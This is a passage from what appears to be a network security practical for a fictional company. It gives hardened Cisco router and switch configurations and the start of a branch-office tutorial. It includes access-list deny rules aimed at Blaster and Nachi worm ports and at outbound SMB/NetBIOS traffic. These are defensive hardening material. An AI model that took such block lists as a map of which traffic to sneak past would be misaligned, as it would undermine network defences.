Send all traffic trying to ping our ISP first hop router to the firewall:
ip route 189.22.47.1 255.255.255.255 192.168.70.2
ip route 65.121.237.0 255.255.255.0 Null0
ip route 65.164.242.200 255.255.255.255 Null0
ip route 66.28.32.0 255.255.255.0 Null0
ip route 66.28.234.0 255.255.255.0 Null0
ip route 66.33.80.199 255.255.255.255 Null0
ip route 66.35.229.0 255.255.255.0 Null0
ip route 66.163.168.105 255.255.255.255 Null0

```
ip route 66.163.173.76 255.255.255.255 Null0
ip route 66.163.173.78 255.255.255.255 Null0
ip route 66.163.173.201 255.255.255.255 Null0
ip route 66.163.173.202 255.255.255.255 Null0
ip route 66.163.173.203 255.255.255.255 Null0
ip route 66.218.71.185 255.255.255.255 Null0
ip route 69.0.241.20 255.255.255.255 Null0
ip route 80.35.166.204 255.255.255.255 Null0
ip route 128.121.26.135 255.255.255.255 Null0
ip route 128.121.26.137 255.255.255.255 Null0
ip route 131.107.173.6 255.255.255.255 Null0
ip route 144.228.254.0 255.255.255.0 Null0
ip route 144.228.255.0 255.255.255.0 Null0
ip route 159.153.253.16 255.255.255.255 Null0
ip route 159.153.253.152 255.255.255.255 Null0
ip route 159.153.253.153 255.255.255.255 Null0
ip route 164.109.92.167 255.255.255.255 Null0
ip route 164.109.92.170 255.255.255.255 Null0
ip route 165.254.12.0 255.255.255.0 Null0
```

Route IANA assigned subnet to bit bucket:

```
ip route 192.0.0.0 255.255.255.0 Null0
```

Route any RFC 1918 not already defined to bit bucket:

```
ip route 192.168.0.0 255.255.255.0 Null0
```

Route the DMZ network to the Firewall:

```
ip route 192.168.100.0 255.255.255.0 192.168.70.2
```

Adimages.com :

```
ip route 199.181.132.9 255.255.255.255 Null0
```

```
ip route 205.188.6.0 255.255.255.0 Null0
ip route 205.188.153.0 255.255.255.0 Null0
ip route 205.188.153.249 255.255.255.255 Null0
ip route 205.188.179.24 255.255.255.255 Null0
ip route 205.188.179.233 255.255.255.255 Null0
ip route 205.188.248.25 255.255.255.255 Null0
ip route 205.188.248.89 255.255.255.255 Null0
ip route 206.107.131.10 255.255.255.255 Null0
ip route 206.228.179.0 255.255.255.0 Null0
ip route 207.12.34.214 255.255.255.255 Null0
ip route 207.12.34.215 255.255.255.255 Null0
ip route 207.12.34.244 255.255.255.255 Null0
ip route 207.46.104.20 255.255.255.255 Null0
ip route 207.46.110.254 255.255.255.255 Null0
```

ip route 207.46.196.100 255.255.255.255 Null0
ip route 207.46.196.101 255.255.255.255 Null0
ip route 207.46.248.112 255.255.255.255 Null0
ip route 207.46.248.113 255.255.255.255 Null0
ip route 207.68.167.254 255.255.255.255 Null0
ip route 207.188.7.118 255.255.255.255 Null0
ip route 207.234.141.225 255.255.255.255 Null0
ip route 208.27.83.0 255.255.255.0 Null0
ip route 209.10.110.70 255.255.255.255 Null0
ip route 209.11.45.139 255.255.255.255 Null0
ip route 209.11.45.140 255.255.255.255 Null0
ip route 209.133.65.192 255.255.255.224 Null0
ip route 213.244.183.201 255.255.255.255 Null0
ip route 213.244.183.202 255.255.255.255 Null0
ip route 216.19.170.96 255.255.255.224 Null0
ip route 216.19.170.128 255.255.255.224 Null0
ip route 216.136.130.46 255.255.255.255 Null0
ip route 216.136.173.172 255.255.255.255 Null0
ip route 216.136.173.179 255.255.255.255 Null0
ip route 216.136.175.132 255.255.255.255 Null0
ip route 216.136.175.142 255.255.255.255 Null0
ip route 216.136.175.143 255.255.255.255 Null0
ip route 216.136.175.144 255.255.255.255 Null0
ip route 216.136.175.145 255.255.255.255 Null0
ip route 216.136.175.226 255.255.255.255 Null0
ip route 216.136.224.142 255.255.255.255 Null0
ip route 216.136.224.143 255.255.255.255 Null0
ip route 216.136.224.213 255.255.255.255 Null0
ip route 216.136.224.214 255.255.255.255 Null0
ip route 216.136.225.11 255.255.255.255 Null0
ip route 216.136.225.12 255.255.255.255 Null0
ip route 216.136.225.35 255.255.255.255 Null0
ip route 216.136.225.36 255.255.255.255 Null0
ip route 216.136.225.83 255.255.255.255 Null0
ip route 216.136.225.84 255.255.255.255 Null0
ip route 216.136.225.238 255.255.255.255 Null0
ip route 216.136.226.117 255.255.255.255 Null0
ip route 216.136.226.118 255.255.255.255 Null0
ip route 216.136.226.208 255.255.255.255 Null0
ip route 216.136.226.209 255.255.255.255 Null0
ip route 216.136.226.210 255.255.255.255 Null0
ip route 216.136.227.166 255.255.255.255 Null0
ip route 216.136.227.167 255.255.255.255 Null0
ip route 216.136.227.168 255.255.255.255 Null0
ip route 216.136.233.128 255.255.255.224 Null0

Log all the information possible to the syslog server:
logging history debugging
logging trap debugging

Tell the router which IP address to use for logging:
logging source-interface FastEthernet0/0

Tell which server to send syslog messages to:
logging 10.32.1.122

Define which servers can make SNMP requests:
access-list 69 permit 10.32.1.122
access-list 69 deny any log

Access list 169 is the Internal Access List outbound. This limits or monitors what the internal network users are doing.

Permit all traffic that talks directly with the firewall:
access-list 169 permit ip any host 192.168.70.2

Do not allow any traffic that might be from an infected Microsoft Blaster machine:

access-list 169 deny tcp any any eq 4444 log
access-list 169 deny tcp any eq 4444 any log

Do not allow any source **OR** destination Microsoft ports to leave our network:

access-list 169 deny tcp any any range 135 139
access-list 169 deny udp any any range 135 netbios-ss
access-list 169 deny tcp any any eq 445
access-list 169 deny udp any any eq 445
access-list 169 deny tcp any range 135 139 any
access-list 169 deny udp any range 135 netbios-ss any
access-list 169 deny tcp any eq 445 any
access-list 169 deny udp any eq 445 any
access-list 169 deny tcp any any eq 554

Permit anything going to www.eblvd.com, www.gotomypc.com, and www.mylaplink.com but log the attempt to go there (passive monitoring). It is much more effective to just show up at an employees desk and talk to them about the problem than it is to just shut off the software and have them think it “just didn’t work” and keep trying other ways to circumvent security (IMHO):

access-list 169 permit tcp any 63.210.163.16 0.0.0.15 log
access-list 169 permit tcp any host 63.251.224.169 log
access-list 169 permit tcp any host 63.251.224.177 log
access-list 169 permit tcp any host 208.209.210.175 log

eBlaster keystroke logging IP address ... For now:

access-list 169 permit tcp any host 64.49.213.134 log

Deny all RFC 1918 addresses:

access-list 169 deny ip any 127.0.0.0 0.255.255.255

access-list 169 deny ip any 10.0.0.0 0.255.255.255

access-list 169 deny ip any 172.16.0.0 0.15.255.255

Allow the DMZ server addresses to the DMZ:

access-list 169 permit ip any host 192.168.100.7

access-list 169 permit ip any host 192.168.100.4

And then deny the 192.168 RFC 1918 address:

access-list 169 deny ip any 192.168.0.0 0.0.255.255

Permit any WWW access. WebSense takes care of this monitoring:

access-list 169 permit tcp any any eq www

Allow the NMS to do SNMP monitoring:

access-list 169 permit udp host 10.32.1.122 any eq snmp

Allow Microsoft Media Server Protocol source port 1755:

access-list 169 permit tcp any any eq 1755

Allow Mail server to connect to the Internet and to the DMZ SMTP server:

access-list 169 permit tcp host 10.32.1.102 any eq smtp

access-list 169 permit tcp host 10.32.1.102 eq smtp host 192.168.100.7

Allow HTTPS access:

access-list 169 permit tcp any any eq 443

Allow Time connection:

access-list 169 permit tcp any any eq 37

Let Linux box talk to OS update server:

access-list 169 permit tcp host 10.32.1.120 host 216.254.0.38

Let the NMS connect via SSH or Telnet:

access-list 169 permit tcp host 10.32.1.122 any eq 22

access-list 169 permit tcp host 10.32.1.122 any eq telnet

Allow connections to Sharp Electronics on port 8200:

access-list 169 permit tcp any 66.151.158.0 0.0.0.255 eq 8200

Allow NMS to ping:

access-list 169 permit icmp host 10.32.1.122 any

Allow everybody else to ping (this tracks how much users are pinging for you):
access-list 169 permit icmp any any

Allow the Time / NTP protocol to pass:
access-list 169 permit udp any any eq time
access-list 169 permit udp any any eq ntp

Allow internal users to use SMTP protocol. This port should be discussed as to whether having it open to users should or should not be allowed:
access-list 169 permit tcp any any eq smtp

Allow alternate HTTP port:
access-list 169 permit tcp any any eq 8080

Allow FTP:
access-list 169 permit tcp any any eq ftp
access-list 169 permit tcp any any eq ftp-data

Allow DNS (nslookup):
access-list 169 permit tcp any any eq domain
access-list 169 permit udp any any eq domain

Allow pop3 access. Again, this port should be discussed as to whether or not company policy should allow this:
access-list 169 permit tcp any any eq pop3

Allow access to Usenet News:
access-list 169 permit tcp any any eq nntp

Allow Daytime connection:
access-list 169 permit tcp any any eq daytime

HP uses a "strange" ftp protocol for downloads, so allow unfiltered access to HP.com:
access-list 169 permit tcp any 192.6.144.0 0.0.15.255
access-list 169 permit tcp any 192.6.160.0 0.0.31.255
access-list 169 permit tcp any 192.6.192.0 0.0.63.255

Same thing with Dell:
access-list 169 permit tcp any 143.166.0.0 0.0.255.255

And Microsoft:
access-list 169 permit tcp any 207.46.0.0 0.0.255.255

Yet another Time port (although technically this port is unassigned):
access-list 169 permit tcp any any eq 14

Deny any sunRPC requests from NMS:

```
access-list 169 deny  udp host 10.32.1.122 any eq sunrpc
```

Allow VPN traffic on protocol 50 to pass through the router and not get logged. Port 500 (ISAKMP) will get logged because of the UDP permit below:

```
access-list 169 permit esp any any
```

Log any other activity not listed above:

```
access-list 169 permit tcp any any log
access-list 169 permit udp any any log
access-list 169 permit ip any any log
```

Again, this deny should never have any hitcounts, it is just to remind the person configuring the router that there is an implicit “Deny any any” at the end of every access list whether or not you put it in the list:

```
access-list 169 deny  ip any any log
```

Access lists ready to be activated on all interfaces in case blaster or Nachi occurs, can easily be changed to any other port in case of future problems:

```
access-list 181 deny  tcp any eq 4444 any log
access-list 181 deny  tcp any any eq 4444 log
access-list 181 deny  tcp any eq 707 any log
access-list 181 deny  tcp any any eq 707 log
access-list 181 permit udp host 10.32.1.122 eq tftp any
access-list 181 permit udp any host 10.32.1.122 eq tftp
access-list 181 deny  udp any eq tftp any log
access-list 181 deny  udp any any eq tftp log
access-list 181 permit ip any any
access-list 181 deny  ip any any log
access-list 182 permit icmp host 10.32.1.122 any
access-list 182 permit icmp any host 10.32.1.122
access-list 182 permit icmp host 10.32.1.101 any
access-list 182 permit icmp any host 10.32.1.101
access-list 182 permit icmp any any log
access-list 182 permit ip any any
access-list 182 deny  ip any any log
```

Do not run Cisco Discovery Protocol:

```
no cdp run
```

Only allow the NMS to issue SNMP commands:

```
snmp-server community <removed> RO 69
snmp-server tftp-server-list 69
```

Make sure that anybody logging in knows whether or not they should be connected to this device:

banner exec ^C

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

<http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html> ^C

banner login ^C

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel. ^C

banner motd ^C

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy. ^C

Login with a user via the console also:

line con 0

password 7 <removed>

login authentication console

line aux 0

Only allow SSH externally. There are no restrictions internally as to which users can SSH to this device:

line vty 0 4

password 7 <removed>

transport input ssh

line vty 5 15

no exec

transport input none

transport output none

The NTP source address is the inside LAN address. Set up the primary and alternate NTP servers:

ntp source FastEthernet0/0

ntp server 139.78.100.163

ntp server 128.252.19.1 prefer

ntp server 208.184.49.9

ntp server 205.188.185.33

Switches

Below are the security options on the switches. Most of the configuration has been removed because it does not pertain to security. The full configuration is in Appendix A.

Intelligent (manageable) switches have been chosen for several reasons. Additional security can be added for MAC port lockdown. If configured correctly they can provide excellent security and indeed can tell when intruders are scanning networks. Troubleshooting is enhanced by the ability for the switches to give statistics like error counts and percent utilization. They also give link information (up, down, 100Mb, 10 Mb, Full or half duplex). Non managed switches cannot be compromised, but they also cannot provide any idea about how the network is working or provide any kind of security management.

Internet Switch

The Internet switch only allows SNMP gets from the NMS and is protected by user login authentication. User logins are restricted to the NMS and internal users. As always all services not needed should be shut down.

Again, disallow the PAD services, make sure that sessions don't hang, make sure that all messages are output in local time and change all level 0 passwords to level 7:

```
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
```

Give a host name for SSH encryption:
hostname GIACSwi036

Hang on to lots of log messages and do not log to console so that the switch is not a victim of a DOS:

```
logging buffered 10000 debugging
no logging console
```

Set the switch up for authenticating with local users:

```
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
```

Use enable secret (level 5, MD5), not just plain enable (level 7) password:
enable secret 5 <removed>

Set up your users with level 5 MD5 passwords:
username <user> privilege 15 secret 5 <password>

Set the timezone:
clock timezone CST -6
clock summer-time CDT recurring

Do not allow source routing:
no ip source-route

Do not allow domain lookup:
no ip domain-lookup

Give this switch a name for the crypto (SSH) key:
ip domain-name GIACit.com
!
spanning-tree mode pvst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id

Disable CDP on all interfaces:
interface FastEthernet0/1
no cdp enable

Note: On the Internet switch NSD wants to see if any of the ports lose their link / regain it (i.e. a device reboots). They do not have the command “no logging event link-status”. On the PC LAN they want to have the command “no logging event link-status” on each port because PC’s are booted up very often.

Log accounting violations and do not allow the use of high-speed switching caches for IP routing:
interface Vlan1
ip address 190.104.93.36 255.255.255.240
ip accounting access-violations
no ip route-cache

Do not allow a HTTP server on this switch:
no ip http server

Send out as much in the way of error messages as we can and send it to the NMS 190.104.93.46:
logging history debugging
logging trap debugging
logging source-interface Vlan1
logging 190.104.93.46

Only allow SSH logins from this access list. Log any violations:
access-list 10 permit 190.104.93.46
access-list 10 permit 190.104.93.39

```
access-list 10 deny any log
```

Only allow SNMP access from the NMS. Log any violations:

```
access-list 69 permit 10.32.1.122
access-list 69 permit 190.104.93.46
access-list 69 deny any log
```

Do not allow CDP to run:

```
no cdp run
```

Set up SNMP community string and the TFTP server. This string is different than the community string used by the internal devices. The PIXes also have a different SNMP string than any of the other devices. This hopefully would stop (or at least slow down) a hacker that broke into the external network from breaking into the internal network. The idea is that different community strings are instituted per security zone. Of course for the truly paranoid, a different community string per device should be instituted:

```
snmp-server community <removed> RO 69
snmp-server tftp-server-list 69
```

Tell anybody logging in that they should only be here if they know they should:

```
banner exec ^C
```

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

```
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C
```

```
banner login ^C
```

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.^C

```
banner motd ^C
```

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

Only allow SSH connectivity to this device:

```
line vty 0 4
access-class 10 in
transport input ssh
line vty 5 15
transport input none
transport output none
```

Set the NTP time source up:

```
ntp source Vlan1
ntp server 190.104.93.33
```

DMZ switch

The DMZ switch only allows SNMP gets from the NMS and is protected by user login authentication. User logins are restricted to only devices from the Internal network and the NMS. As always all services not needed should be shut down.

Same reasons for the following statements as for the Internet switch:

```
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
hostname DMZSwi004
logging buffered 10000 debugging
no logging console
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
enable secret 5 <removed>
```

Set up your users:

```
username <user> privilege 15 password 7 <password>
```

Set up the time zone:

```
clock timezone CST -6
clock summer-time CDT recurring
```

And do not allow source routing or domain lookup:

```
no ip source-route
no ip domain-lookup
```

Set the domain name up for SSH:

```
ip domain-name GIACit.com
```

Log access violations and do not cache IP routes:

```
interface Vlan1
ip address 192.168.100.4 255.255.255.0
ip accounting access-violations
no ip route-cache
```

Set the default gateway and shut down the HTTP server:

```
ip default-gateway 192.168.100.1  
no ip http server
```

```
Log everything to the NMS:  
logging trap debugging  
logging source-interface Vlan1  
logging 10.32.1.122
```

Since NSD will be SSH'ing to this device through the PIX and the PIX uses a address range for the NAT, NSD needs to allow all those addresses to SSH to this device:

```
access-list 10 permit 192.168.100.60  
access-list 10 permit 192.168.100.61  
access-list 10 permit 192.168.100.62  
access-list 10 permit 192.168.100.63  
access-list 10 permit 192.168.100.86  
access-list 10 permit 192.168.100.87  
access-list 10 permit 192.168.100.88  
access-list 10 permit 192.168.100.89  
access-list 10 permit 192.168.100.82  
access-list 10 permit 192.168.100.83  
access-list 10 permit 192.168.100.84  
access-list 10 permit 192.168.100.85  
access-list 10 permit 192.168.100.81  
access-list 10 permit 192.168.100.76  
access-list 10 permit 192.168.100.77  
access-list 10 permit 192.168.100.78  
access-list 10 permit 192.168.100.79  
access-list 10 permit 192.168.100.72  
access-list 10 permit 192.168.100.73  
access-list 10 permit 192.168.100.74  
access-list 10 permit 192.168.100.75  
access-list 10 permit 192.168.100.68  
access-list 10 permit 192.168.100.69  
access-list 10 permit 192.168.100.70  
access-list 10 permit 192.168.100.71  
access-list 10 permit 192.168.100.64  
access-list 10 permit 192.168.100.65  
access-list 10 permit 192.168.100.66  
access-list 10 permit 192.168.100.67  
access-list 10 permit 10.32.1.122  
access-list 10 permit 192.168.100.80  
access-list 10 deny any log
```

Allow only the NMS to do SNMP with this device:
access-list 69 permit 10.32.1.122

access-list 69 deny any log

No CDP run (of course):
no cdp run

SNMP String for outside devices:
snmp-server community <removed> RO 69

Give useless info about the location of the device:
snmp-server location Yes

Login banner:
banner exec ^C

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

<http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html>^C

banner login ^C

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.^C

banner motd ^C

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

Note: The “transport input none” configuration on line vty 5 15 is **very** important. If this is not in the configuration then telnet is allowed to the DMZ switch (in this case).

Only allow connections from the NMS and from internal users:

```
line vty 0 4
  access-class 10 in
  password 7 <removed>
  transport input ssh
line vty 5 15
  transport input none
  transport output none
```

Set up the clock. Use the 3640 router and the border router for time:

```
ntp source Vlan1
ntp server 190.104.93.33
ntp server 192.168.70.1 prefer
```

Send all the data (span the data) on the port to port 24 which is hooked up to the IDS:
monitor session 1 source interface Fa0/1 - 23

monitor session 1 destination interface Fa0/24

Internal Switch

The Internal switches only allow SNMP gets from the NMS and are protected by user login authentication. User logins are not restricted, any device can connect. As always all services not needed should be shut down.

Shut down unneeded serviced, set time to local and encrypt Level 0 passwords:

```
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
```

Set host name for crypto key:

```
hostname GIACSWI010
```

Keep track of lots of console messages and do not allow the console to get flooded with console messages, set up logging in locally and finally set the enable password to a MD5 hash:

```
logging buffered 10000 debugging
no logging console
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
enable secret 5 <removed>
```

Set up users:

```
username <username> privilege 15 secret 5 <password>
```

Set the local time zone:

```
clock timezone CST -6
clock summer-time CDT recurring
```

Don't allow IP Source Routing:

```
no ip source-route
no ip domain-lookup
```

Set up the domain name for crypto key:

ip domain-name GIACit.com

Do not allow switch to act as a BootP server:
no ip bootp server

Time out SSH sessions and tell how many retries:
ip ssh time-out 120
ip ssh authentication-retries 3

Set up the management LAN for the switches. This is standard network design methodology to keep switch traffic segregated from the traffic of the Internal computer LAN. A LAN other than VLAN1 (like VLAN 1369 for example) would be a better choice for the Network traffic since VLAN1 is a well known by hackers. Pick a VLAN that is not obvious, i.e. "security through obscurity". NSD can pick any number from 1 through 4094. Please note that VLAN ID 0 is reserved for tagging the priority of frames and in the Cisco IOS / CatOS 1002 is default for fddi (Fiber Distributed Data Interface), 1003 for trcrf (Token Ring Concentrator Relay Functions), 1004 for fdnet (FDDI Net), and 1005 for trbrf (Token Ring Bridge Relay Function)

interface Vlan1
ip address 10.1.1.10 255.255.255.0

Test network LAN. This LAN should not be routed:
interface Vlan7
ip address 1.1.1.3 255.255.255.0

Internal LAN, the computer LAN:
interface Vlan10
ip address 10.32.1.10 255.255.255.0
no ip redirects

Do not allow HTTP access to this switch:
no ip http server

Log all error messages to the NMS:
logging history debugging
logging trap debugging

Log from the VLAN1 Interface IP Address:
logging source-interface Vlan10

Log to the NMS address and only allow the NMS to access this device via SNMP, log any attempts by anybody else with the correct community string to connect:
logging 10.32.1.122
access-list 69 permit 10.32.1.122
access-list 69 deny any log

Do not run Cisco Discovery Protocol:
no cdp run

The Cisco 4006 and 2980 need both SNMP RO and SNMP RW enabled for the CiscoWorks 2000 server to get the config:
snmp-server community <removed> RO 69
snmp-server community <removed> RW 69
snmp-server tftp-server-list 69

Make sure that if someone logs in they know whether or not they should be logged in:
banner exec ^C

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

<http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html>^C

banner login ^C

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.^C

banner motd ^C

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

Only allow SSH connection to this device:

```
line vty 0 4
password 7 <removed>
login local
transport input ssh
line vty 5 15
login local
transport input none
transport output none
```

Set your NTP source to VLAN 10, update the hardware clock when the NTP time is set and set primary server to 10.32.1.1:

```
ntp source Vlan10
ntp update-calendar
ntp server 10.32.1.1 prefer
```

Send all data from VLAN 10 (the Internal network) to the IDS on Gigabit port 2/16:

```
monitor session 1 source vlan 10
monitor session 1 destination interface Gi2/16
```

Security Tutorial

Below is a tutorial and “helpful hints” on how to configure security on the different network devices.


Out of the box most network equipment is not secure. Many have SNMP passwords of public / private. Many have helpful HTTP servers on them. The default of most computer equipment is (unfortunately) wide open until locked down. Only recently is that attitude changing with the introduction of software like Microsoft 2003 server that comes default with everything closed and with operating systems like Linux where the installer has to choose to open / install services. This is a good thing.

Tips and Tricks

Reemphasizing that out of the box most equipment is not secure. When ordering the equipment **make sure** that the RAM and Flash can support some kind of 3DES SSH encryption. This almost **always** means buying the most RAM and Flash possible for that device. Same with switches. The “SI” (Standard Image) switch from Cisco does not handle encryption. To secure the network, buy the “EI” (Enhanced Image) switches. (Pay me now or pay me later, and if you pay later it will be with interest.)

First please consult Appendix D. This will be the template for configuring a new router or a switch that needs to be put on the network. Next see the diagram of the security policy in the section “GIAC Network”. This gives the template of what the security policies are for devices attached to “The Internet” at this new site:

Assume for a moment that GIAC decided to open an office in the burgeoning town of Hamel, Illinois. NSD would acquire the T1 connection to the office connecting back to the 3640 at the main office and implement a router and switch in that office. Since this has been defined as a remote office that needs constant Internet access NSD will implement a 2600 border router and a firewall. The security policy will mimic the central office less the implementation of the DMZ. If the Internet connection in Hamel dies NSD can use the T1 connection back to the corporate office as a redundant connection to route Internet traffic to Hamel. So Hamel Office will look like:



As a side note, when implementing diverse carriers for redundancy be sure to look at “the last mile”. Many times the carriers will all use the same local phone carrier for their connection. The internet connection may be redundant all the way up the LEC (Local Exchange Carrier), but all the connections come into the office across the same bundle of wires. One backhoe and the office is completely cut off from the world. Worst case, even a Cable Modem can be used as the redundant internet connection. Just make sure that the connections are diverse, not running into the building through the same conduit.

NSD will need a Border Router and a firewall. The router chosen will be a 2621XM and the firewall will be a PIX 515. The choices in equipment are made because of familiarity

with 2600 routers and PIX Firewall. Again, different equipment from the same vendor have different ways of locking down the equipment. Even equipment with the **same** vendor can have different CLI interfaces. The PIX CLI is different than the IOS CLI. KISS – Keep It Simple Stupid (or Keep It Super Simple if you are being nice). Get the procedures worked out and then replicate. Keep the same IOS on all the PIXes, routers and switches. This way NSD will know right away if the latest vulnerability affects the system or not.

This tutorial will just show how to implement the border router as it is more complex. The firewall configuration would be a subset of the corporate office firewall without the DMZ configuration.

The person configuring the router should have had (at the very least) a basic Introduction to Cisco class like Interconnecting Cisco Network Devices (ICND) and Introduction to Cisco Networking Technologies (INTRO). The below configuration instructions assume that the implementer has basic knowledge of how to log into and configure the router. Explaining how to tftp a new IOS, how to get into and out of a router and password recovery are outside the scope of this document. These tutorials could easily add 50 to 100 pages of text to this document. All of these tutorials can be found at the Cisco web site Cisco, Cisco Systems, Inc, 2003. URL: <http://www.cisco.com> (Accessed October 8, 2003) if the implementer has problems configuring the router.

First order the router with the correct IOS for the router. See “GIAC Network” section for which IOS is “standard”. When ordering the router since 3DES is used for the SSH **be sure** to order enough memory (Flash and RAM) to run that IOS. Cisco routers come with just enough memory to run the basic IOS.

When NSD receives the router they must verify / upgrade the IOS on the router to what is considered to be the “standard” IOS, 3DES / SSH. **REMEMBER** it is necessary to first apply at Cisco to download 3DES software. The application can be accessed at Cisco, Software Center, 2003. URL: <http://www.cisco.com/kobayashi/sw-center/> (Accessed October 8, 2003)

IOS's/ Catalyst images that have 3DES/SSH support:

→ IOS for 3640 router and 2600 router - c3640-jk9o3s-mz.123-1a.bin / c2600-jk9o3s-mz.123-1a.bin – The “k9s” tells you that this is a crypto image. Also with the router IOS, get 12.2T or 12.3 (or better) to ensure that a MD5 hash can be done on the “enable secret” password, otherwise the best encryption is Cisco type 7 encryption.

→ IOS for 4006 switch (with Sup II-Plus / III / IV) - cat4000-ik2s-mz.121-13.EW.bin bin – The “k2”, “9k2” or “5k2” tells that this is 3DES / SSH

→ Catalyst image for 2980 / 4000 (With Sup I / II) switches - cat4000-k9.8-1-3.bin – The “k9” tells that this is 3DES / SSH

→ IOS for 2950 switch- c2950-i6k2l2q4-mz.121-14.EA1a.bin - The “k2l2q4” tells that this is 3DES / SSH. Note: If a cryptographic image is downloaded to a 2950-SI (Standard Image) switch and reboot it will not work. A non-crypto image will have to be

downloaded via XModem file transfer (see the Cisco site for Cisco, Cisco Catalyst 2950 Series Switches Recovering Catalyst 2950, 2955, and 3550 Series Switches from a Corrupted or Missing Image, June 17, 2003. URL:
http://www.cisco.com/en/US/products/hw/switches/ps628/products_tech_note09186a0080169696.shtml (Accessed October 8, 2003)).

When connecting to the router for the initial configuration, connect via the console at the back of the router. If the connection is made remotely there is a good chance that during the configuration connectivity will be lost.

Security advisories should be continually monitored for vulnerabilities to all equipment. A good, timely and free advisory (e-mail) service is provided by Secunia , specifically the Secunia Security Advisories see Secunia, Secunia - Stay Secure, 2003. URL:
<http://www.secunia.com/> (Accessed October 8, 2003)

Next apply all of the standard security config lines. A description of each of these lines is given in Appendix D:

```
username <user> privilege 15 secret <password>
enable secret <password>
no enable password
hostname <Hostname>
ip domain name GIACit.com
aaa new-model
aaa authentication login default local
aaa authentication login console line
